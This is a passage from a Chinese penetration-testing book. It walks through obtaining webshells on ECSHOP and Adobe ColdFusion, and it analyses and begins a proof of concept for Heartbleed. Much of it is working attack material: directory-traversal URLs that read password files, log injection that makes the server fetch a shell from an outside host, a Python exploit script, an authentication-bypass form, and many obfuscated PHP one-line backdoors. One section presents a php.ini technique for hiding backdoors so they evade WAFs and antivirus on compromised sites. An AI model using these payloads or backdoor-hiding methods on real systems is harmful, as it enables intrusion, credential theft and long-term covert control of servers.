如图 6-75 所示，单击“开始备份”按钮进行数据库备份。数据库备份成功后提示“备份成功”，并给出备份的文件名称“ok.php.sql”，如图 6-76 所示，单击该名称可以直接打开备份文件。




图 6-75　设置备份的文件名称




图 6-76　备份成功

6.8.6　成功获得 WebShell

使用“中国菜刀”一句话后门连接工具，输入 Shell 的地址“http://www.somesite.com/data/sqldata/ok2.php.sql”，并设置密码为“cmd”，打开后如图 6-77 所示，成功获取网站的 WebShell。

非卖品，仅供非商业用途或交流学习使用




图 6-77　后台获取 WebShell

6.8.7　查看数据库备份文件

通过“中国菜刀”的管理器下载并查看该文件，可以看到文件中包含一句话后门代码，如图 6-78 所示。如果使用浏览器打开，会发现数据库内容显示到一句话后门插入前的内容，后面的内容就不会显示了。该漏洞的利用原理就是 Apache 的文件解析漏洞。因为 Apache 文件解析漏洞就是针对文件名是“ok.php.sql”形式的文件，只要最后的文件扩展名是 Apache 无法解析的，就会按照 PHP 文件来解析它。在这里，SQL 文件就是 Apache 不能解析的文件，因此理所当然地把这个文件当做 PHP 文件执行。所以，如果是 Apache+PHP，即使文件名变成了上面的形式，也可以正常解析，我们需要做的就是单击备份后的超链接。所以，这种获取 Shell 的方式需要环境是 Apache+PHP，还有一个条件是不能开启 GPC 魔术转换，所以很“鸡肋”。




图 6-78　数据库备份文件内容

6.8.8　ECSHOP 管理中心 SQL 查询

ECSHOP 后台还提供了 SQL 查询功能，利用方法为：依次单击“数据库管理”→“SQL 查询”选项，如图 6-79 所示，在其中直接输入语句即可。




图 6-79　查看数据库

例如，查看数据库，输入“show databases”，即可获取数据库的详细名称，还可以查看数据库中的表和表中的内容等，如图 6-80 所示。通过操作数据库，在获取网站目录的真实地址后，可以通过

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

导出一句话木马来获取 WebShell。

图 6-80　查看数据库表

6.8.9　小结

开始对网站进行扫描时，各种漏洞测试收效甚微。在人们的网络安全意识逐渐提高的今天，通过明显的漏洞获得权限的机会将越来越小。后期通过对网站用户和密码进行猜测，成功进入后台。社工攻击则具有一定的偶然性。

对各个版本漏洞的掌握和测试是渗透成功进行的必要条件。平时多下功夫，对各个 CMS 系统出现的漏洞进行测试和再现，充分掌握成功利用漏洞的必要条件，在合适的场景下必然会取得预期的效果。

重视各种手法的综合利用。在本例中，可以研究密码的暴力破解、密码钓鱼攻击等方法，通过各种方法获取后台密码，进而提升网站权限。

6.9　0day 分析之 COLDFUSION 本地包含漏洞的利用方法

CVE-2010-2861（http://cve.scap.org.cn/CVE-2010-2861.html）是在 Adobe ColdFusion 9.0.1 及之前版本的管理控制台中存在多个目录遍历漏洞。

远程攻击者可借助向“CFIDE/administrator/”中的“CFIDE/administrator/settings/mappings.cfm”、“logging/settings.cfm”、“datasources/index.cfm”、“j2eepackaging/editarchive.cfm”和“enter.cfm”发送的 locale 参数读取任意文件。本节将对这些漏洞进行测试，以获取管理员密码，以及通过本地包含漏洞直接获取 WebShell。

6.9.1　搭建 Goldfusion 测试平台

下载 coldfusion-801-win-tre.rar，解压以后直接运行安装程序并进行设置即可。

6.9.2　0day 使用方法测试

1. 测试是否存在漏洞

在浏览器地址栏中输入“http://192.168.44.129:8500/CFIDE/administrator/enter.cfm”，其参数中存在 locale 本地包含漏洞，利用方法是根据 locale 构建。例如，输入“http://192.168.44.129:8500/CFIDE/

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\..\ColdFusion8\logs\server.log%00en”，如果存在漏洞，会爆出 server.log 文件的详细信息，如图 6-81 所示。




图 6-81　测试是否存在漏洞

文件可以是 application.log、server.log、eventgateway.log，要根据实际情况进行测试。文件还可以是磁盘上的任意文件，如图 6-82 所示，读取 boot.ini 文件的内容，具体如下。

```
    http://192.168.44.129:8500/CFIDE/administrator/enter.cfm?locale=..\..\..\..\
..\..\..\..\..\boot.ini%00en
```




图 6-82　读取磁盘上其他文件的内容

2. 利用 URL 注入 application.log 日志文件

利用 <CFHTTP METHOD=Get URL=#URL.u# PATH=#URL.p# FILE=#URL.f#> 方法构造一个地址，通过访问一个不存在的页面将 URL 内容写入日志文件。在这个过程中要注意编码问题，否则写入可能失败。输入“http://192.168.44.129:8500/%3CCFHTTP%20METHOD%3DGet%20URL%3D%23URL.u%23%20PATH%3D%23URL.p%23%20FILE%3D%23URL.f%23%3E.cfml”，如图 6-83 所示，会给出找不到文件的错误提示。




图 6-83　文件未找到错误

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

这时就会把“<CFHTTP METHOD=Get URL=#URL.u# PATH=#URL.p# FILE=#URL.f#>”注入 application.log 了，如图 6-84 所示。




图 6-84　将 URL 内容写 application.log 日志文件

3. 获取 Shell

事先准备一个 shell.cfm，将该文件保存为 TXT 文件，如“http://www.antian365.com/tools/cfm.shell.txt”，然后在浏览器的地址栏中输入 http://192.168.44.129:8500//CFIDE/administrator/enter.cfm?locale=..\..\..\..\..\..\..\..\..\ColdFusion8\logs\application.log%00en&u=http://192.168.44.129:8500/1.txt&p=C:\ColdFusion8\wwwroot&f=shell.cfm，即可在根目录下获取 shell.cfm。如图 6-85 所示，获取的 WebShell 为 system 权限。




图 6-85　获取 WebShell

4. 获取管理密码

password.properties 文件一般位于“C:\ColdFusion8\lib\”文件夹下，只要读取该文件的信息，就可获取加密的密码，如图 6-86 所示，示例如下。

```
    http://192.168.44.129:8500/CFIDE/administrator/enter.cfm?locale=..\..\..\..\
..\..\..\..\..\ColdFusion8\lib\password.properties%00en
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！




图 6-86　获取 Goldfusion 管理密码

6.9.3　LFI to Shell in Coldfusion 6-10 利用方法分析

LFI 获取 Goldfusion 6-10 版本 Shell 的方法（LFI to Shell in Coldfusion 6-10），原文见 http://hatriot.github.io/blog/2014/04/02/lfi-to-stager-payload-in-coldfusion/。该方法与本节介绍的方法有些类似，只是其采用了 Base64 编码，示例如下。

```
    <cfhttp                                                    method='get'
url='#ToString(ToBinary('aHR0cDovLzE5Mi4xNjguMS45Nzo4MDAwL2NtZC5jZmls'))#'
path='#ExpandPath(ToString(ToBinary('Li4vLi4v')))#' file='cmd.cfml'>
```

使用 CFM 的 CFHTTP 标签执行一个 HTTP 请求，取得 Web 服务器 192.168.1.97:8000 上的 cmd.cfml 文件。ToBinary 是为了进行 Base64 编码，绕过一些字符的限制。此法的缺点主要有：不是通杀的方法，如果对方禁止对外的 HTTP 访问，则此法行不通；如果安装时集成到 IIS 模式，而 CF 程序目录放到其他盘符，将无法使用“../”命令进行跨目录操作。

6.9.4　其他可供利用 0day 的分析

下面分析一下其他可供利用的 0day。

1. 读取 password.properties 文件

根据 exploit-db 网站公布的利用方法，POC 的下载地址为 http://www.exploit-db.com/exploits/14641/，代码如下，主要功能是读取管理员密码。

```
    python 14641.py ip port ../../../../../../../lib/password.properties
    python                          14641.py                          192.168.44.129
8500 ../../../../../../../lib/password.properties
    import sys
    import socket
    import re
     # in case some directories are blocked

    filenames           =           ("/CFIDE/wizards/common/_logintowizard.cfm",
"/CFIDE/administrator/archives/index.cfm",                    "/cfide/install.cfm",
"/CFIDE/administrator/entman/index.cfm", "/CFIDE/administrator/enter.cfm")
     post = """POST %s HTTP/1.1
    Host: %s
    Connection: close
    Content-Type: application/x-www-form-urlencoded
    Content-Length: %d
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！


```
    locale=%%00%s%%00a"""
    def main():
        if len(sys.argv) != 4:
            print "usage: %s <host> <port> <file_path>" % sys.argv[0]
            print                "example:                %s                localhost
80 ../../../../../../../../lib/password.properties" % sys.argv[0]
            print "if successful, the file will be printed"
            return
        host = sys.argv[1]
        port = sys.argv[2]
        path = sys.argv[3]
        for f in filenames:
            print "------------------------------"
            print "trying", f
            s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
            s.connect((host, int(port)))
            s.send(post % (f, host, len(path) + 14, path))
            buf = ""
            while 1:
                buf_s = s.recv(1024)
                if len(buf_s) == 0:
                    break
                buf += buf_s
            m = re.search('<title>(.*)</title>', buf, re.S)
            if m != None:
                title = m.groups(0)[0]
                print "title from server in %s:" % f
                print "------------------------------"
                print m.groups(0)[0]
                print "------------------------------"
    if __name__ == '__main__':
        main()
```

2. Adobe ColdFusion 9 管理员绕过漏洞

将以下代码保存为 test.html，加入 hostname 直接提交，可以绕过 Adobe ColdFusion 9 认证登录后台系统。

```
    <form
action="http://[HOSTNAME]/CFIDE/adminapi/administrator.cfm?method=login"
method="post">
        <input type="hidden" name="adminpassword" value="">
        <input type="hidden" name="rdsPasswordAllowed" value="1">
        <input type="submit">
    </form>
```

参考资料

- http://www.exploit-db.com/exploits/27755/
- http://www.exploit-db.com/exploits/30210/
- http://drops.wooyun.org/tips/1410

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

6.10 一种新型 PHP 网站后门隐藏技术研究

网站后门是网站渗透必备利器之一，后门隐藏技术的优劣决定了网站权限的生存期。基于特征扫描和针对变形网页的后门扫描技术的不断发展，必然大大降低后门的生命周期。在这种情况下，本节针对目前流行的 PHP 后门隐藏技术，提出一种在 Windows 环境下的新型 PHP 网站后门隐藏技术，使后门文件不出现在网站目录下，并能绕过基于后门特征和后门变形特征的查杀。

“梦之光芒”提出的构建程序逻辑后门绕过后门特征检测和数据传递溯源检测的方法，对绝大部分网站维护人员有用，但对比较程序文件 MD5 值检测网站是否存在后门的手段就无能为力了。在网络攻防对抗中，陆续出现了安全狗、安全宝等针对网站入侵检测的软件和安全服务提供商，他们提供了专业的 Web 应用防护系统 WAF（Web Application Firewall），这些系统能够拦截常见的网站后门，对攻击进行预警和报警。

在这种情况下，出现了针对 PHP WebShell 的变种，如无 ASCII 码和数字的 WebShell、隐藏 eval 等关键字的 WebShell、编码加隐藏关键字的 WebShell。Bghost 针对上述情况提出了执行数据隐藏和数据传递隐藏 WebShell 查杀技术。执行数据隐藏查杀的核心是发现某个函数曾经执行，但在代码中却找不到此函数，并认为正常程序执行后不会在代码中隐藏函数。而数据传递隐藏则通过把日志文件中记录的文件名和行数的代码上报后端，与后端 SVN 中的代码进行对比，如果不一致，则认为是一个 WebShell。该方法虽然可行，但考虑到性能和性价比，部署起来较为困难。

随着网络安全技术在民间的普及，被攻击方发现入侵后安全意识的提高，防护手段的加强，特别是聘请专业安全公司进行安全评估和加固、部署安全狗等后门监控软件大大提高了后门存活的难度，因此，如何在获取权限的网站深埋后门具有一定的实际意义。本节对常见的 PHP WebShell 后门技术进行分析和研究，通过实验成功得到一种新型的后门留取方法——不修改网站的任何代码，通过修改原有 Windows PHP 环境的配置，仅需简单的操作即可长期隐蔽使用网站后门。后门可以是网站的任意 PHP 正常文件，可以绕过 Web 防火墙。

6.10.1 WebShell 概述

回顾一下 WebShell 的相关知识。

1. WebShell 的概念

WebShell 是指匿名用户（入侵者）通过网站端口对网站服务器进行某种程度上操作的权限。由于 WebShell 大多以动态脚本的形式出现，也常被称为网站后门工具。WebShell 是 Web 入侵的脚本攻击工具，常见类型有 ASP.NET、JSP、PHP、ASP、Perl、、CGI、CFM（以下均简称为“WebShell 后门文件”）。攻击者在入侵成功后，会将 WebShell 后门文件放置在网站服务器的 Web 目录中，与正常的网页文件混在一起，然后攻击者就可以以 Web 访问的方式，通过 WebShell 木马后门控制网站服务器，包括上传及下载文件、操作数据库、执行任意程序命令等。

2. WebShell 的特点

WebShell 后门文件具有高隐蔽、功能强、危害大等特点。WebShell 与正常的网页程序一样，通过 HTTP 或者 HTTPS 协议访问，由于使用与被控制的服务器相同的 Web 服务端口传输，因此不会被防火墙拦截。通过 WebShell 访问不会在系统日志中留下记录，只会在网站的 Web 日志中留下一些

非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

数据提交记录。高级 WebShell 程序仅会在 Web 日志中出现 POST 或者 GET 操作，不会留下具体的后门操作信息，因此较难被发现，隐蔽性强。

目前，WebShell 后门程序功能强大，除了文件操作和数据库操作外，还可以提权，配合特定程序穿透内网，危害较大。在普通情况下，通过 WebShell 可以读取数据库、导出数据库文件、查看服务器具有访问权限的所有文件。在具有 MySQL Root 账号、MSSQL sa 账号等情况下，可以直接提升获得操作系统权限，通过执行特定程序，实现中转、木马植入等功能。

6.10.2 常见的 PHP WebShell 后门隐藏技术

下面介绍一些常见的 PHP WebShell 后门隐藏技术。

1. eval 函数构造的后门

PHP 中提供了 eval 函数，该函数的用法为“eval(string $code_str)”，把字符串 code_str 作为 PHP 代码执行。eval 函数中的变量会被保留在之后的主脚本中。eval 函数可将字符串中的变量值代入，通常用在处理数据库中的数据时。除了上述用法外，eval 函数还可以直接接受用户提交的数据并执行，因此会出现 PHP WebShell 中最常见的后门。其常见的代码如下。

```
<? PHP eval($_POST[cmd]);?>                    //不容错代码 3.1.1.PHP
<?PHP @eval($_POST['cmd']);?>                  //容错代码  3.1.2.PHP
<?PHP system($_REQUEST['cmd']);?>              //3.1.3.PHP
```

在实际使用过程中，最常用的是“<?PHP @eval($_POST['cmd']);?>”，其他代码容易报错，示例如下。

```
Warning:  system()  has  been  disabled  for  security  reasons
in D:\ComsenzEXP\wwwroot\3.1.3.php on line 1
```

2. 利用 404 等常见页面隐藏后门

使用“中国菜刀”一句话后门连接工具（连接密码为“error”），在 404 等常见页面中插入以下代码。

```
<?PHP
@preg_replace("/[pageerror]/e",$_POST['error'],"saft");
header('HTTP/1.1 404 Not Found');
?>
```

通过访问地址 http://127.0.0.1/404.PHP? error=eval(chr(102).chr(112).chr(117).chr(116).chr(115).chr(40).chr(102).chr(111).chr(112).chr(101).chr(110).chr(40).chr(39).chr(100).chr(97).chr(116).chr(97).chr(47).chr(97).chr(46).chr(112).chr(104).chr(112).chr(39).chr(44).chr(39).chr(119).chr(39).chr(41).chr(44).chr(39).chr(60).chr(63).chr(112).chr(104).chr(112).chr(32).chr(101).chr(118).chr(97).chr(108).chr(40).chr(36).chr(95).chr(80).chr(79).chr(83).chr(84).chr(91).chr(99).chr(109).chr(100).chr(93).chr(41).chr(63).chr(62).chr(39).chr(41).chr(59))，还可以在网站当前目录下生成一句话后门密码为“cmd”的 a.PHP 文件。上面代码的解码代码如下。

```
fputs(fopen(data/a.PHP,w),<?PHPeval($_POST[cmd])?>);
```


非卖品，仅供非商业用途或交流学习使用

严禁网络传播本PDF，违者责任自负！

3. 无特征隐藏一句话木马

通过编码转换 str_rot13('riny')，即编码后的 eval，在整个代码中看不到 eval 的特征。使用“中国菜刀”一句话连接工具连接，连接密码为“b4dboy”，示例如下。

```
<?PHP($b4dboy = $_POST['b4dboy']) &&
@preg_replace('/ad/e','@'.str_rot13('riny').'($b4dboy)', 'add');?>
```

4. 利用 shell_exec 函数的后门

利用 PHP 中 shell_exec 等函数生成的后门。PHP.ini 中的 disable_functions 函数不能包括 shell_exec，否则会发生执行错误，代码如下。

```
<?PHP
//3.4.PHP
$test = $_GET['r'];
echo `$test`;
?>
```

可以执行 Windows 的常见命令，还可以通过 echo 命令生成文件，使用方法如下。

```
http://127.0.0.1/3.4.PHP?r=dir //列出目录
http://127.0.0.1/3.4.PHP?r=echo hack >D:\web\hack.txt
```

后面还延伸出非数字执行后门代码，示例如下。

```
<?$_="";$_[+""]='';$_="$_"."";$_=($_[+""]|"").($_[+""]|"").($_[+""]^"");?>
<?=${'_'.$_}['_'](${'_'.$_}['__']);?>
```

利用方法为“3.4.2.PHP?_=shell_exec&__=<any shell command goes here>”，该后门在 Linux 下执行效果较好。

5. 二级参数隐蔽 PHP 后门

在后门程序中没有 eval 函数，通过两个参数完成后门操作，第一个参数用于赋值 assert，第二个参数为连接密码。后门程序代码如下。

```
<?php @$_GET[a](@$_GET[b]);?>  //或者<?PHP ($_=@$_GET[2]).@$_($_POST[1])?>
http://127.0.0.1/3.5.1.PHP?a=assert //密码为“b”
http://127.0.0.1/3.5.2.PHP?2=assert //密码为“1”
```

还可对第二个参数执行某些特定函数，甚至可以在网站根目录下写入一句话后门文件 c.PHP。执行 PHPinfo() 函数，则可以赋值 b=PHPinfo()。

6. 非数字隐蔽 PHP 后门

非数字隐蔽 PHP 后门最早由 Spanner 提出，它借鉴了“Tiny PHP Shell”的思路，通过八进制转义执行非字母数字代码，从而能够较好地逃过安全管理人员的脚本安全扫描检查，代码如下。

```
<?PHP
$_="";
$_[+""]='';
$_="$_"."";
$_=($_[+""]|"").($_[+""]|"").($_[+""]^"");
?>
<?PHP ${'_'.$_}['_'](${'_'.$_}['__']);?>
```

在“中国菜刀”里写入“http://127.0.0.1/3.6.PHP?_=assert&__=eval($_POST['pass'])”语句，密码是“pass”。

7. 包含文件后门

通过 include($uid) 实现执行 UID 后的任何文件，它可以直接将任何文件编译为 PHP 格式并运行，具体用法如下。

```
http://127.0.0.1/3.6.PHP?uid=/image.gif          //通过 gif 插入一句话木马
```

8. 利用 PHP 上传程序留后门

攻击者通过分析网站程序，结合被攻击网站的特点，在获取网站权限后，保留一个独特的 PHP 上传程序，每次需要网页后门时，就通过该程序上传网页后门程序，处理完毕删除 PHP WebShell，仅保留上传程序。

9. PHP 后门生成工具 Weevely

Weevely 是一款针对 PHP 的 WebShell 的自由软件，在 BT 上默认安装，可用于模拟一个类似于 Telnet 的连接 Shell。Weevely 通常用于 Web 程序的漏洞利用，隐藏后门或者使用类似 Telnet 的方式代替 Web 页面式的管理。Weevely 生成的服务器端 PHP 代码是经过 Base64 编码的，所以可以骗过主流的杀毒软件和 IDS，上传服务器端代码后通常可以通过 Weevely 直接运行。

6.10.3 一种 Windows 下 PHP 后门隐藏技术的研究

通过研究发现，在 Windows 下的 PHP 解释环境中有两个函数自动加载文件，分别是 auto_prepend_file 和 auto_append_file，在 PHP.ini 中可以修改成任意文件，可以是 PHP 文件，也可以是 DLL 文件，将后门文件内容写入这两个文件即可。通过修改 include_path 为后门文件所在路径，网站所在目录下的所有 PHP 文件均可以作为 PHP 后门。其具体实现步骤如下。

01 修改 auto_prepend_file 和 auto_append_file

去掉 auto_prepend_file 和 auto_append_file 这两个配置行前面的“;”，使配置文件生效，然后添加后门文件名称，示例如下。

```
auto_prepend_file =PHP_tar.dll
auto_append_file =PHP_bz.dll
```

02 修改 include_path 配置

在 PHP.ini 中查找 include_path 的位置，去掉注释，选择 Windows 下的 include_path，填写后门所在的详细路径，示例如下。

```
include_path = "D:\ComsenzEXP\PHP5\ext;."
```

03 创建后门文件

在 D:\ComsenzEXP\PHP5\ext 文件夹中新建 PHP_tar.dll.和 PHP_bz.dll 文件，文件内容为“<?eVal($_POST[a]);?>”。在使用 Discuz! 模板时，应将 PHP.ini 中 output_buffering 的默认值“off”改为“on”，否则会报错。通过“中国菜刀”一句话后门工具访问任何 PHP 文件即可获得 WebShell 权限。

6.10.4 小结

本节对目前常见的 PHP 后门隐藏技术进行了分析和研究，简单介绍了这些后门的缺点和优点，

并在此基础上通过挖掘 PHP 配置文件，成功找到一种高级的后门隐藏技术，通过修改配置文件来隐藏后门，由于后门文件不在网站目录下，因此能够绕过安全狗等安全软件的防护。该技术目前只能在 Windows 环境中实现，在 Linux 下还存在报错和与原程序文件冲突等问题。

6.11　OpenSSL“心脏出血”漏洞分析及其利用

2014 年 4 月 7 日，互联网安全协议 OpenSSL 被曝存在一个十分严重的安全漏洞。在黑客社区，它被命名为“心脏出血”，表明网络上出现了“致命内伤”。利用该漏洞，黑客可以获取约 30% 的以“https”开头的网站的用户登录账号和密码，其中包括购物、网银、社交、门户等类型的知名网站。

该漏洞最早的公布时间为 2014 年 4 月 7 日，Sean Cassidy 在其 Blog 上发表了 *Existential Type Crisis: Diagnosis of the OpenSSL Heartbleed Bug*（http://blog.existentialize.com/diagnosis-of-the-openssl-heartbleed-bug.html）一文。当天，OpenSSL 发布了安全公告：在 OpenSSL 1.0.1 中存在严重漏洞（CVE-2014-0160），此漏洞问题存在于 ssl/dl_both.c 文件中。OpenSSL 的 Heartbleed 模块存在一个 Bug，当攻击者构造一个特殊的数据包时，如果用户心跳包中无法提供足够的数据，会导致 memcpy 把 SSLv3 记录之后的数据直接输出。该漏洞导致攻击者可以远程读取存在漏洞版本的 OpenSSL 服务器内存中长达 64kb 的数据。

6.11.1　漏洞分析

下面我们对“心脏出血”漏洞进行分析。

1. 漏洞代码分析

“心脏出血”漏洞存在于文件 ssl/dl_both.c 中，漏洞的补丁如下语句开始。

```
int
dtls1_process_heartbeat(SSL *s)
    {
    unsigned char *p = &s->s3->rrec.data[0], *pl;
    unsigned short hbtype;
    unsigned int payload;
    unsigned int padding = 16; /* Use minimum padding */
```

结构体 SSL3_RECORD 的定义如下。

```
typedef struct ssl3_record_st
    {
        int type;               /* type of record */
        unsigned int length;    /* How many bytes available */
        unsigned int off;       /* read/write offset into 'buf' */
        unsigned char *data;    /* pointer to the record data */
        unsigned char *input;   /* where the decode bytes are */
        unsigned char *comp;    /* only used with decompression - malloc()ed */
        unsigned long epoch;    /* epoch number, needed by DTLS1 */
        unsigned char seq_num[8]; /* sequence number, needed by DTLS1 */
    } SSL3_RECORD;
```

每条 SSLv3 记录中包含一个类型域（type）、一个长度域（length）和一个指向记录数据的指针（data）。在 dtls1_process_heartbeat 中，SSLv3 记录示例如下。

```
/* Read type and payload length first */
hbtype = *p++;
n2s(p, payload);
pl = p;
```

SSLv3 记录的第一个字节表明了心跳包的类型。宏 n2s 从指针 p 指向的数组中取出前 2 字节，并把它们存入变量 payload——这实际上是心跳包载荷的长度域（length）。程序并没有检查这条 SSLv3 记录的实际长度。变量 pl 则指向由访问者提供的心跳包数据。

这个函数的后面进行了以下工作。

```
unsigned char *buffer, *bp;
int r;
 /* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */
buffer = OPENSSL_malloc(1 + 2 + payload + padding);
bp = buffer;
```

所以，程序将分配一段由访问者指定大小的内存区域，这段内存区域最大为 65535+1+2+16 字节。变量 bp 是用来访问这段内存区域的指针。程序示例如下。

```
/* Enter response type, length and copy payload */
*bp++ = TLS1_HB_RESPONSE;
s2n(payload, bp);
memcpy(bp, pl, payload);
```

宏 s2n 与宏 n2s 的任务正好相反：宏 s2n 读入一个 16bit 的值，将它存储为双字节值，所以，宏 s2n 会将与请求的心跳包载荷长度相同的长度值存入变量 payload；然后，程序从 pl 处开始复制 payload 字节到新分配的 bp 数组中——pl 指向用户提供的心跳包数据；最后，程序将所有数据发回给用户。

2. 控制变量 payload 和 pl 成为可利用漏洞

如果用户没有在心跳包中提供足够多的数据，会导致什么问题？例如，pl 指向的数据实际上只有 1 字节，那么 memcpy 会把这条 SSLv3 记录之后的数据——无论那些数据是什么——都复制出来。

6.11.2 可利用 POC 及其测试

对于“心脏出血”漏洞，可利用的 POC 及其测试过程如下。

1. POC 程序的执行流程

01 POC 程序向 OpenSSL 服务端程序发送“hello”数据包。

02 收到反馈信息后，证明服务端开启且连接正常。

03 向服务端发送经修改过的心跳包。

04 接收服务端返回的数据，并解析出心跳包中的 3 个变量，分别为 SSL3_RECORD 结构体中的 type、length、data。

05 判断 type 类型变量的值是否为空。如果为空则服务端未返回数据，判断为没有该漏洞；如果为 21，则判断服务器报错，判断为没有漏洞；如果为 24，则心跳包正常，继续判断返回数据长度是否大于 3，如果大于 3，则说明返回了大量服务端越界访问的内存数据，判定存在该漏洞。

2. 获取 POC

“心跳出血”漏洞公布后不久，网上就出现了国外安全研究人员针对该漏洞编写的 POC。在该漏洞发布的第一时间，笔者对此漏洞进行了分析与验证。在漏洞发布的同时，攻击者可利用的脚本也已经在网络上流传。部分该漏洞利用脚本的下载地址如下。

- http://s3.jspenguin.org/ssltest.py（python 脚本）
- http://pan.baidu.com/s/1nt3BnVB（python 脚本）
- https://github.com/decal/ssltest-stls/blob/master/ssltest-stls.py
- https://raw.githubusercontent.com/decal/ssltest-stls/master/ssltest-stls.py

网上在线检测地址如下。

- http://possible.lv/tools/hb/
- http://filippo.io/Heartbleed/

3. POC 代码

将以下代码保存为 ssltest.py 文件，POC 代码如下。

```
    #!/usr/bin/python

    # Quick and dirty demonstration of CVE-2014-0160 by Jared Stafford
(jspenguin@jspenguin.org)
    # The author disclaims copyright to this source code.

    import sys
    import struct
    import socket
    import time
    import select
    import re
    from optparse import OptionParser

    options = OptionParser(usage='%prog server [options]', description='Test for SSL
heartbeat vulnerability (CVE-2014-0160)')
    options.add_option('-p', '--port', type='int', default=443, help='TCP port to
test (default: 443)')

    def h2bin(x):
        return x.replace(' ', '').replace('\n', '').decode('hex')

    hello = h2bin('''
    16 03 02 00  dc 01 00 00 d8 03 02 53
